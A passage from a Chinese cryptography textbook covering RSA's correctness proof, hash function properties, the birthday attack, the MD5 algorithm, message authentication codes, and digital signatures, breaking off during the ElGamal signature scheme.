(3) 解码密文：$m'=110^{147} \bmod 253=165$，$m=m'$，由此可以看出 RSA 算法的一般过程。

2. RSA 算法数学证明

RSA 算法的数学基础是数论中的欧拉定理。

欧拉定理：若整数 a 和 n 互素，则 $a^{\varphi(n)}\equiv 1 \bmod n$，其中 $\varphi(n)$是比 n 小但与 n 互素的正整数个数。

推论(Fermat)：若 p 是素数，$\gcd(a,p)=1$，则 $a^{p-1}\equiv 1 \bmod p$。

由 RSA 算法可知：$ed\equiv 1(\bmod\ (\varphi(n))$，因此必定存在非负数整数 k，使得等式 $ed=k\varphi(n)+1$成立，这样对于明文 $m\in[1,n-1]$，应用欧拉定理有：

$$D_{sk}(E_{pk}(m))=D_{sk}(c)=c^d=(E_{pk}(m))^d=(m^e)^d=m^{k\varphi(n)+1}$$
$$=m(m^{\varphi(n)})^k=m(\bmod\ n)=m$$

同理可证 $E_{pk}(D_{sk}(m))=m$，因此 $E_{pk}(D_{sk}(m))=D_{sk}(E_{pk}(m))=m$，这说明 RSA 既可以用于加密，又可以用于数字签名。

RSA 的安全性依赖于大数的因数分解的困难性，即：求两个大素数的乘积在计算上是容易的，但要分解两个大素数的积在计算上则是困难的。高斯的素数定理①告诉我们 60 位素数足够的多，以至于地球上每个原子都可以分到自己的一对素数。不仅如此，你赢得国家彩票的几率都要大于两个不同原子获得相同一对素数的几率。

3. RSA 密码安全性简析

从数学上从未证明过需要分解 n 才能从 c 和 e 中计算出 m；可通过猜测$(p-1)(q-1)$的值来攻击 RSA，但这种攻击没有分解 n 容易；可尝试每一种可能的 d，直到获得正确的一个，这种穷举攻击还没有试图分解 n 更有效；129 位十进制数字的模数是能分解的临界数，n 应该大于这个数。

4.3 散列函数

4.3.1 我的"奶酪"完整么

对称密码体制和非对称密码体制都是保证消息在传输时的机密性，但消息在传输途中被主动攻击(如对消息的内容、顺序和时间的篡改以及重发等)，就需要散列函数来介入，散

① 素数定理：对正实数 x，定义 $\pi(x)$为不大于 x 的素数个数。$\pi(x)\approx x/\ln x$ 其中 $\ln x$ 为 x 的自然对数。

列函数在数据完整性验认证、数字签名等领域有广泛应用。

一个散列函数 H(Hash)是一个有效的确定性算法[①]，如 MD5、SHA1 等。它可将任意长度的先特串输入 $x\in\{0,1\}^*$ 映射到一个定长比特串，即 $H:\{0,1\}^*\rightarrow\{0,1\}^n$。长度用 $|H|$ 表示。

希望散列函数具有以下性质。

(1) 基本属性：函数的输入可以是任意长，函数的输出是固定长。

(2) 可有效计算：存在一个多项式时间算法，输入 x，输出 $H(x)$。

(3) 单向性(单向 Hash 函数)：给定一个哈希值 h，找到一个原像输入 x，使得 $H(x)=h$ 在计算上是不可行的。

(4) 抗弱碰撞性(弱单向 Hash 函数)：给定一个输入 x，找出另外一个不同的输入 y，使得 $H(x)=H(y)$，在计算上不可行。

(5) 抗强碰撞性(强单向 Hash 函数)：找出两个不同的输入 x 和 y，使得 $H(x)=H(y)$ 在计算上不可行。

性质的补充说明：前两条是 Hash 函数用于消息认证的基本要求；第三条单向性用于带秘密值的认证技术，如：假设待发送消息为 m，$c=H(s\|m)$，如果能求 c 的逆 $s\|m$，则秘密值 s 泄露；抗弱碰撞性用于防止 Hash 值被加密时伪造，如：假设已知 x 能找到 y，使得 $H(x)=H(y)$ 成立，即使 Hash 值被加密，也可以用 y 伪造 x；强单向性用于抵抗生日攻击。

Hash 函数的主要用途在于提供数据的完整性校验和提高数字签名的有效性，目前国际上已提出了许多 Hash 函数的设计方案。这些 Hash 函数的构造方法主要可分为以下 3 类：

(1) 基于某些数学难题如整数分解、离散对数问题的 Hash 函数设计。

(2) 基于某些对称密码体制如 DES 等的 Hash 函数设计。

(3) 不基于任何假设和密码体制直接构造的 Hash 函数。

其中第三类 Hash 函数有著名的 SHA-1、SHA-256、SHA-384、SHA-512、MD4、MD5、RIPEMD 和 HAVAL 等。

4.3.2 鸽洞原理与随机预言

1. 随机预言

随机预言模型(Random Oracle Model)又称为理想 Hash 模型，是由 Bellare 和 Rogaway 在 1993 年提出来的，其加密 Hash 函数被认为是在一个适当范围内随机选择的函数。随机预言模型定义为：RO 模型提供了一个“理想的”Hash 函数的数学模型。在这个模型中，随机从 $F^{x,y}$ 中选出一个 Hash 函数 $h:x\rightarrow y$，仅允许预言机访问函数 h。这意味着不会给出一个公式或者算法来计算函数 h 的值。因此，计算 $h(x)$ 的唯一方法是询问预言机。基于这种模型的函数性质如下：

(1) 如果给定一个任意长度的信息，预言就创建并给出一个固定长度的信息摘要，这个信息摘要是 0 和 1 的随机串。预言把信息和信息摘要记录起来。

① 能够把任意有限长的消息串 M 映射成某一固定长度的输出串 h 的一种函数。这个输出串 h 称为该消息串 M 的消息摘要(message digest)或指纹(fingerprint)。

(2) 如果给定一个具有摘要的信息，预言就可以很简单地给出记录当中的摘要。

(3) 新信息的摘要要从以前的摘要当中独立选出。这就意味着预言不能用一个公式或算法来计算摘要。

理解随机预言模型：

(1) 模型——模型是对某种系统的一种抽象，描述该系统设计中的相关的公共特征，清楚地认识设计的本质问题，即抓住问题的本质。

(2) 随机——意味着"真随机"，并不是计算机中"计算"出来的"伪随机"，即"均匀分布"或"理想化"。但注意一点与随机函数的一个微小区别：如果问相同的询问 2 次，预言回答仍相同。

(3) 预言——可以认为是一个"黑盒"工具，来"模拟"理想环境。

2. 鸽洞原理

为了理解随机预言模型，必须理解鸽洞原理(Pigeonhole Principe)：如果 $n+1$ 只鸽子占据了 n 个鸽洞，那么最少有一个鸽洞是被两只或两只以上的鸽子所占据。鸽洞原理的一般表述是：如果 $kn+1$ 只鸽子占据 n 个鸽洞，那么最少有一个鸽洞是被 $k+1$ 只或更多只鸽子所占据。

因为 Hash 处理的整个思想都规定信息摘要应当比信息要短，根据鸽洞原理这就会有冲突，即有的摘要要与多于一个的信息相对应；可能的信息与可能的摘要之间的关系是多对一的。

案例：假定一个 Hash 函数当中的信息长度是 6 比特，摘要的长度仅为 4 比特。那么可能的摘要数(鸽洞)就是 $2^4=16$，可能的信息数(鸽子)是 $2^6=64$。这就表明 $n=16$ 并且 $kn+1=64$，所以 k 大于 3。结论是最少要有一个摘要与 4 个 $(k+1)$ 个或更多的信息相对应。

4.3.3 直觉的错误：生日攻击

生日攻击方法没有利用 Hash 函数的结构和任何代数弱性质，它只依赖于消息摘要的长度，即 Hash 值的长度。这种攻击对 Hash 函数提出了一个必要的安全条件，即消息摘要必须足够长。生日攻击这个术语来自于所谓的生日问题(Birthday Problem)：生日问题是指，如果一个房间里有 23 个或 23 个以上的人，那么至少有两个人的生日相同的概率要大于 50%。这就意味着在一个典型的标准小学班级(30 人)中，存在两人生日相同的可能性更高。对于 60 或者更多的人，这种概率要大于 99%。从引起逻辑矛盾的角度来说生日悖论并不是一种悖论，从这个数学事实与一般直觉相抵触的意义上，它才称得上是一个悖论。大多数人会认为，23 人中有 2 人生日相同的概率应该远远小于 50%。

一般化的 4 个生日问题如下。

问题 1：一个班级中最少的学生数 k 是多少，才能使得很可能最少有一个学生要在预先确定的那一天过生日？

问题 2：一个班级中学生的最小数 k 是多少，才能使得很可能最少有一个学生和教授选出来的另一个学生在同一天过生日？

问题 3：一个班级中学生的最小数 k 是多少，才能使得很可能最少有两个学生在同一天过生日？

问题 4：有两个班，每一个班中有 k 名学生。k 的最小值是多少，才能使得很可能第一

班中最少有一名学生和第二班中的一名学生在同一天过生日？

表 4.9 给出了 4 种生日问题中每个样本的概率(P)和样本大小(k)的表达式。

表 4.9　4 种生日问题解答概要

问题	概　率	k 的一般值	$P=1/2$ 时，k 的值	学生数($N=365$)
1	$P\approx 1-e^{-k/N}$	$k\approx \ln[1/(1-P)]\times N$	$k\approx 0.69\times N$	253
2	$P\approx 1-e^{-(k-1)/N}$	$k\approx \ln[1/(1-P)]\times N+1$	$k\approx 0.69\times N+1$	254
3	$P\approx 1-e^{-k^2/2N}$	$k\approx [2\ln(1/(1-P))]^{1/2}\times N^{1/2}$	$k\approx 1.18\times N^{1/2}$	23
4	$P\approx 1-e^{-k^2/N}$	$k\approx [\ln(1/(1-P))]^{1/2}\times N^{1/2}$	$k\approx 0.83\times N^{1/2}$	16

4.3.4　实例：MD5

MD5 的全称是 Message-Digest Algorithm 5，在 20 世纪 90 年代初由 MIT 的计算机科学实验室和 RSA Data Security Inc 发明，经 MD2、MD3 和 MD4 发展而来。此算法将对输入的任意有限长度的信息进行计算，产生一个 128 位长度的"指纹"或"报文摘要"。近年来，MD5 被人们发现存在越来越多的安全隐患①，最为广泛使用的安全 Hash 函数 MD5 不再像以前那么流行。

MD5 算法每步运算由整数模 2^{32} 加法、布尔函数(4 个不同的布尔函数)和左循环移位组成。一次压缩函数运算总共 64 步，它把每个消息块(512 比特)和前一次压缩函数运算的 128 位输出结果作为压缩函数新的输入值运算出更新的 128 位输出结果，通过多次迭代运算最后得出 MD5 报文摘要值。

MD5 算法的具体描述如下。

1. 准备

在 MD5 算法中，首先需要对信息进行填充，使其位长对 512 求余的结果等于 448。因此，信息的位长将被扩展至 $N\times 512+448$，即 $N\times 64+56$ 个字节，N 为一个正整数。填充的方法如下：在信息的后面填充一个 1 和无数个 0，直到满足上面的条件时才停止用 0 对信息的填充。然后，在这个结果后面附加一个以 64 位二进制表示的填充前信息长度，当原消息长度大于 2^{64} 时，用消息长度 mod 2^{64} 填充，如图 4.14 所示。




图 4.14　MD5 填充

经过这两步的处理，现在的信息的位长$=N\times 512+448+64=(N+1)\times 512$，即长度恰好是 512 的整数倍。这样做的原因是为满足后面处理中对信息长度的要求。

2. 算法

整体：如图 4.15 所示，$Y_0\sim Y_{L-1}$是 L 个 512 位分组，经过准备工作处理的消息正好是

① 2004 年的国际密码年会上，王小云等给出 MD5-Hash 函数的直接碰撞攻击并找到了碰撞实例，2007 年，Marc Stevens 等人指出通过伪造软件签名，可重复性攻击 MD5 算法，2008 年，荷兰埃因霍芬技术大学科学家成功把 2 个可执行文件进行了 MD5 碰撞，使得这两个运行结果不同的程序被计算出同一个 MD5。

512 的整数倍。再短的消息也至少经过一个 MD5 的处理而输出 128 位的摘要。Cv_q 表示一个数据缓冲区，是上一个 MD5 输出的 128 位摘要。




图 4.15　MD5 整体流程

细节：MD5 共执行 4 轮，每一轮有 16 步，共 64 步，每一步的执行过程如图 4.16 所示。




图 4.16　MD5 细节流程：某一步的执行过程

(1) 初始的 128 位摘要值被规定为(存储时低字节在前 little-endian)：

a=01 23 45 67　(0x67452301)，b=89 AB CD EF　(0xefcdab89)

c=FE DC BA 98　(0x98badcfe)，d=76 54 32 10　(0x10325476)

a、b、c、d 是 4 个寄存器，每个 32 位，在计算过程中 4 个寄存器的值不断发生变化。

(2) 每一步的迭代公式：

$a=d$

$b=b+((a+\text{布尔函数}(b, c, d)+M_j+T[i]) <<< K)$

$c=b$

$d=c$

(3) 在每一轮中，布尔函数(b, c, d)是一个不同的非线性函数，分别对应 4 个函数之一，并且对应的左循环移位数也各不相同(“<<< K”代表左循环移位 K 个位置)，符号($\wedge$、$\vee$、$\neg$、$\oplus$)表示逻辑操作(AND、OR、NOT、XOR)：

1～16 步(第一轮)采用的布尔函数为 $F(x,y,z)=(x \wedge y) \vee (\neg x \wedge z)$，左循环移位的位数分别为 7，12，17 和 22 并循环使用 4 次。

17～32 步(第二轮)采用的布尔函数为 $G(x,y,z)=(x \wedge z) \vee (y \wedge \neg z)$，左循环移位的位数分别为 5、9、14 和 20 并循环使用 4 次。

33～48 步(第三轮)采用的布尔函数为 $H(x,y,z)=x \oplus y \oplus z$，左循环移位的位数分别为 4、11、16 和 23 并循环使用 4 次。

49～64 步(第四轮)采用的布尔函数为 $I(x,y,z)=y \oplus (x \vee \neg z)$，左循环移位的位数分别为 6、10、15 和 21 并循环使用 4 次。

(4) M_j 表示当前正在处理的 512 比特分组 Y_q 的第 j 个 32 比特字，正好每轮 16 次，重复

4 轮。

(5) 对于 $T(i)$，四轮的操作类似，每轮 16 次：用到一个有 64 个元素的表 $T[1..64]$，$T(i)$是 $2^{32}\times abs(sin(i))$的整数部分，i 的单位是弧度，例如 $T(1)=361409360$，其十六进制为 $T(1)=$0xd76aa478，其二进制是 11010111011010101010010001111000，正好 32 位，可以进行模 2^{32} 加法运算。

3. 输出

由 a、b、c、d 4 个寄存器的输出按低位字节在前的顺序(即以 a 的低字节开始、d 的高字节结束)得到 128 位的消息摘要。

MD5 安全性简析：

2004 年 8 月 17 日的美国加州圣巴巴拉，正在召开的国际密码学会议(Crypto'2004)安排了 3 场关于杂凑函数的特别报告。在国际著名密码学家 Eli Biham 和 Antoine Joux 相继做了对 SHA-1 的分析与给出 SHA-0 的一个碰撞之后，来自山东大学的王小云教授做了破译 MD5、HAVAL-128、MD4 和 RIPEMD 算法的报告。王小云等的工作意义主要有 4 点：

(1) 不是破译，而是碰撞，类似生日攻击的一种方法(但概率大得多)，与真正的破译是有区别的，当然能够快速找到碰撞，实际上也能达到破译的效果，但想伪造仍然是很难的。

(2) 意味黑客可能在数小时之内用标准个人计算机产生出杂凑冲撞，但要编写特定的后门程序，再覆以相同的杂凑冲撞，则可能更费时。

(3) 于 1994 年替代 SHA-0 成为联邦信息处理标准的 SHA-1 的减弱条件的变种算法能够被破解；但完整的 SHA-1 并没有被破解，也没有找到 SHA-1 的碰撞。

(4) 研究结果说明 SHA-1 的安全性暂时没有问题，但随着技术的发展，技术与标准局计划在 2010 年之前逐步淘汰 SHA-1，换用其他更长更安全的算法(如 SHA-224、SHA-256、SHA-384 和 SHA-512)来替代。

4.4 消息认证与消息认证码

消息认证是指通过对消息或消息相关信息进行加密或签名变换进行的认证，目的是为防止传输和存储的消息被有意或无意地篡改，包括消息内容认证(即消息完整性认证)、消息的源和宿认证(即身份认证)及消息的序号和操作时间认证等。消息认证所用的摘要算法与一般的对称或非对称加密算法不同，它并不用于防止信息被窃取，而是用于证明原文的完整性和准确性。也就是说，消息认证主要用于防止信息被篡改。

1. 消息内容认证

消息内容认证常用的方法是：消息发送者在消息中加入一个鉴别码(消息认证码 MAC、篡改检测码 MDC 等)并经加密后发送给接收者(有时只需加密鉴别码即可)。接收者利用约定的算法对解密后的消息进行鉴别运算，将得到的鉴别码与收到的鉴别码进行比较，若二者相等，则接收，否则拒绝接收。

2. 源和宿的认证

一种方法是通信双方事先约定发送消息的数据加密密钥，接收者只需证实发送来的消息是否能用该密钥还原成明文就能鉴定发送者。如果双方使用同一个数据加密密钥，那么只需在消息中嵌入发送者的识别符即可。另一种方法是通信双方事先约定各自发送消息所

使用的通行字，发送消息中含有此通行字并进行加密，接收者只需判别消息中解密的通行字是否等于约定的通行字就能鉴定发送者。为安全起见，通行字应该是可变的。

3. 消息序号和操作时间的认证

消息的序号和时间性的认证主要是阻止消息的重放攻击。常用的方法有：消息的流水作业号、链接认证符，随机数认证法和时戳等。

4. 消息认证码(Message Authentication Code)

与密钥相关的单向散列函数通常称为消息认证码，表示为 $MAC=C_K(M)$，如图 4.17 所示。其中：M 为可变长的消息；K 为通信双方共享的密钥；C 为单向函数。




图 4.17　消息认证码

用途：为拥有共享密钥的双方在通信中验证消息的完整性，或被单个用户用来验证他的文件是否被改动。

MAC 的数学定义为(MAC)Π＝(参数生成算法，认证算法，验证算法)，由 3 个算法组成。

- 参数生成算法(KGen)：这是一个概率多项式时间算法，输入安全参数 1^k，输出私钥 K。
- 认证算法：输入私钥 K 和消息 $m\in\{0,1\}^*$，算法(可能是概率地)输出一个认证标签 Tag。通常记 Tag＝$MAC_k(m)$。
- 验证算法：输入私钥 K，消息 m 和它的标签 Tag，算法(确定性地)输出 1，如果 Tag 是合法的；否则输出 0。

称一个消息认证码是选择消息攻击存在性不可伪造的(EU-CMA)，如果对于任何概率多项式时间敌手，它可以调用认证预言机 $MAC_k(\cdot)$，敌手输出一对仿造标签使得 $MAC_k(m)=1$ 的概率 $Succ_{\Sigma}^{eu-cma}(k)$ 是可忽略的。

MAC 有如下 3 种基本用法。

- 消息认证：$A\rightarrow B: M \| C_K(M)$，提供认证，只有 A 和 B 共享 K。
- 消息认证和机密性，认证对明文的实现：$A\rightarrow B: E_{K_2}[M \| C_{K_1}(M)]$。提供认证：只有 A 和 B 共享 K_1。提供机密性：只有 A 和 B 共享 K_2。
- 消息认证和机密性，认证对密文的实现：$A\rightarrow B: E_{K_2}[M] \| C_{K_1}(E_{K_2}[M])$。提供认证：采用 K_1。提供机密性：采用 K_2。

5. 消息认证与数字签名

从某种意义上说，消息认证类似于数字签名。二者的不同之处在于消息认证系统不要求第三方(可能是不诚实的)验证由指定用户生成的认证标签的有效性，而数字签名系统要求第三方可以校验其他用户生成的签名的有效性。因此，数字签名为消息认证问题提供了

一种解决方案。另一方面，消息认证机制并不一定会构成数字签名机制。

4.5 数字签名

4.5.1 数字签名基本概念

在文件上手写签名长期以来被用作作者身份的证明，或至少同意文件的内容。在计算机上，可以用数字签名(Digital Signature)来实现与文件上手写签名相同的功能。所谓数字签名，就是只有信息发送者才能产生的别人无法伪造的一段数字串，这段数字串同时也是对发送者发送信息真实性一个证明。数字签名也称为电子签名，是公钥密码系统的一种重要应用方式。现在，已经有很多国家制定了电子签名法。《中华人民共和国电子签名法》已于2004年8月28日第十届全国人民代表大会常务委员会第十一次会议通过，并已于2005年4月1日开始实施。

数字签名在ISO7498—2标准中定义为："附加在数据单元上的一些数据，或是对数据单元所作的密码变换，这种数据和变换允许数据单元的接收者用以确认数据单元来源和数据单元的完整性，并保护数据，防止被人(例如接收者)进行伪造"。美国电子签名标准(DSS，FIPS186—2)对数字签名作了如下解释："利用一套规则和一个参数对数据计算所得的结果，用此结果能够确认签名者的身份和数据的完整性"。

1. 数字签名的特点

作为一种签名方式，数字签名与书面文件上的手写签名有着共同的特征和作用。

(1) 签名是可信的：如果接收者能够用签名者的公开密钥解密，他就能够确定签名者的身份。

(2) 签名不可伪造：只有签名者知道他的私人密钥，别人无法伪造他的签名。

(3) 签名不可重用：签名是文件的一部分，不法之徒不可能将签名移到另一个文件上。

(4) 被签名的文件是不可改变的：如果被签名的文件有任何改变，那么该签名文件就不可能用签名者的公开密钥进行解密。

(5) 签名是不可抵赖的：因为别人不知道签名者的私人密钥，不可能产生同样的签名文件，因此签名是不可能抵赖的。

手写签名与数字签名的主要区别在于：

(1) 体现形式不一样。手写签名印在文件的物理部分，手写签名反映某个人的个性特征，同一个人对不同文档的手写签名体现的个性特征相同；数字签名则以签名算法体现在所签的文件中。数字签名是数字串，它随被签对象不同而变化。同一个人对不同文档的数字签名是不同的。

(2) 验证方式不同。一个手写签名是通过和一个真实的手写签名相比较来验证；而数字签名能通过一个公开的验证算法来验证。任何人都可以验证一个数字签名。

(3) 复制形式不同。手写签名不易复制；数字签名容易复制。

2. 数字签名原理

目前，数字签名是建立在公开密钥体制基础上的，现有的多种数字签名算法都是公开密钥算法，用秘密消息对文件签名，用公开消息去验证，是公开密钥加密技术的另一类应用。

在实际的实现过程中，采用公开密钥密码算法对长文件签名效率太低，为了节约时间，数字签名协议经常和单向散列函数一起使用。现在以图 4.18 说明数字签名方案的原理：如果 A 要向 B 发送一个消息，尽管该消息本身的保密性可能并不重要，但 A 希望 B 能够确认该消息确实是 A 发出的，并且消息在传输过程中没有被改动，即要实现消息真实来源的验证和消息的完整性验证。




图 4.18 数字签名原理

在这种情况下 A 使用自己的私人密钥来加密消息。如果 B 收到 A 的密文消息后，能够用 A 的公开密钥进行解密，这样就验证了该消息一定是由 A 发出的。因为除了 A 以外，没有其他人能够创建出可以用 A 的公开密钥来解密的密文来。并且因为如果没有 A 的私人密钥就不可能对消息进行改动，因此在消息的真实来源得以验证的同时，消息的数据完整性也能够得到验证。数字签名是不可抵赖的。即使 A 以后声称他没有发送这个消息给 B，但由于除了 A 以外，没有人能够生成同样的密文，这就说明 A 在说谎。

3. 数字签名体制

一个数字签名体制Σ：=(参数生成算法，签名算法，验证算法)由 3 个算法组成：

- 参数生成算法(KGen)：这是一个概率多项式时间算法，输入安全参数 1^k，输出私钥 sk 和公钥 pk。
- 签名算法(Sig)：输入私钥 sk 和消息 $m\in\{0,1\}^*$，算法(可能是概率地)输出一个签名 δ。
- 验证算法(Verify)：输入公钥 pk、消息 m 和它的签名 δ，算法(确定性地)输出 1，如果签名是合法的；否则输出 0。

称一个签名是选择消息攻击存在性不可伪造的(EU-CMA)，如果对于任何概率多项式时间敌手，可以调用签名预言机 $\delta=\mathrm{Sig}_{sk}(\cdot)$，它输出一对仿造签名使得验证算法 $\mathrm{Verify}_{pk}(m,\delta)=1$ 的概率 $\mathrm{Succ}_{\Sigma}^{eu-cma}(k)$是可忽略的。

4.5.2 基于素数域上离散对数问题的数字签名方案

基于素数域上离散对数问题的数字签名方案是一类常用的数字签名方案，其中包括著名的 ElGamal 签名方案、DSA 签名方案、Okmaoto 签名方案以及可以概括许多签名方案的离散对数签名方案等。

素数域的乘法群上的离散对数问题公共参数如下：

设 p 是一个素数，g 是 Z_p^* 的一个生成元。已知整数 a，求整数 b，使得等式 $g^b=a(\bmod p)$成立。

1. ElGamal 签名方案

1) 方案参数

p：大素数。

q：等于 $p-1$ 或 p 的大素因子。

g：g 是 Z_p^* 的一个 q 阶元素。

x：用户 A 的秘密密钥，$x\in_R Z_p^*$。

y：用户 A 的公开密钥，$y=g^x(\bmod p)$。

2）数字签名的生成过程

对于待签名的消息 m，用户 A 进行以下步骤：

（1）计算 m 的杂凑值 $H(m)$。

（2）选择随机数 k：$k \in Z_p^*$，计算出 $r = g^k \pmod p$。

（3）计算出 $s = (H(m) - xr)k^{-1} \pmod{p-1}$。

以 (r,s) 作为生成的数字签名。

3）签名验证过程

